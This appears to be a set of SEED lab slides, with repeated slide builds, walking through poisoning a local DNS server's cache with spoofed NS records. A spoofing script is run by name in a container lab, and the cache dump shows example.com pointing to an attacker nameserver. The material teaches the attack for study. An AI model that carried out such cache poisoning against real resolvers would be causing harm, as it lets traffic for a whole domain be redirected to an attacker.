
**Type NS Records:** Authoritative DNS Servers for a domain. Ie. the Authoritative DNS Server for [www.example.com](http://www.example.com) is a.iana-servers.net

Our next text will be to poison a local DNS cache with **NS type records**.

→ Visitor that want to access any webpage in the domain example.com will use the attackers nameserver


# Spoofing NS Records (Task 3)


 Real nameserver for example.com



We must contact the example.com authoritative nameserver to get the IP address. If we poison the local DNS server with malicious NS records, it will *use the attackers nameserver*

# Spoofing NS Records (Task 3)

 Real nameserver for example.com



We must contact the example.com authoritative nameserver to get the IP address. If we poison the local DNS server with malicious NS records, it will *use the attackers nameserver*

**Attacker VM (10.9.0.1)**

**Local DNS Sever (10.9.0.53)**

**Victim Container (10.9.0.5)**

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

## Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
```

2. Run Python script that will sniff and spoof DNS responses

## Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

## Victim Container (10.9.0.5)

## Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
```

2. Run Python script that will sniff and spoof DNS responses

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig example.com
```

3. Run dig command to generate DNS traffic



## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
```

2. Run Python script that will sniff and spoof DNS responses

4. Our sniffer program detects a new DNS query, and spoofs an **NS response**

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53  
.  
Sent 1 packets.
```

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache

## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig example.com
```

3. Run dig command to generate DNS traffic

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
```

2. Run Python script that will sniff and spoof DNS responses

4. Our sniffer program detects a new DNS query, and spoofs an **NS response**

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53  
Sent 1 packets.
```

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

1. Flush the Local DNS Cache


## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig example.com
```

3. Run dig command to generate DNS traffic

5. Check the cache on the local DNS server

```
root@e8f13d4a656e:/# rndc dumpdb -cache  
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example  
example.com. 777580 NS ns.attacker32.com.  
root@e8f13d4a656e:/# rndc flush
```



Whenever somebody contacts a domain under example.com, it will use the attacker's nameserver!!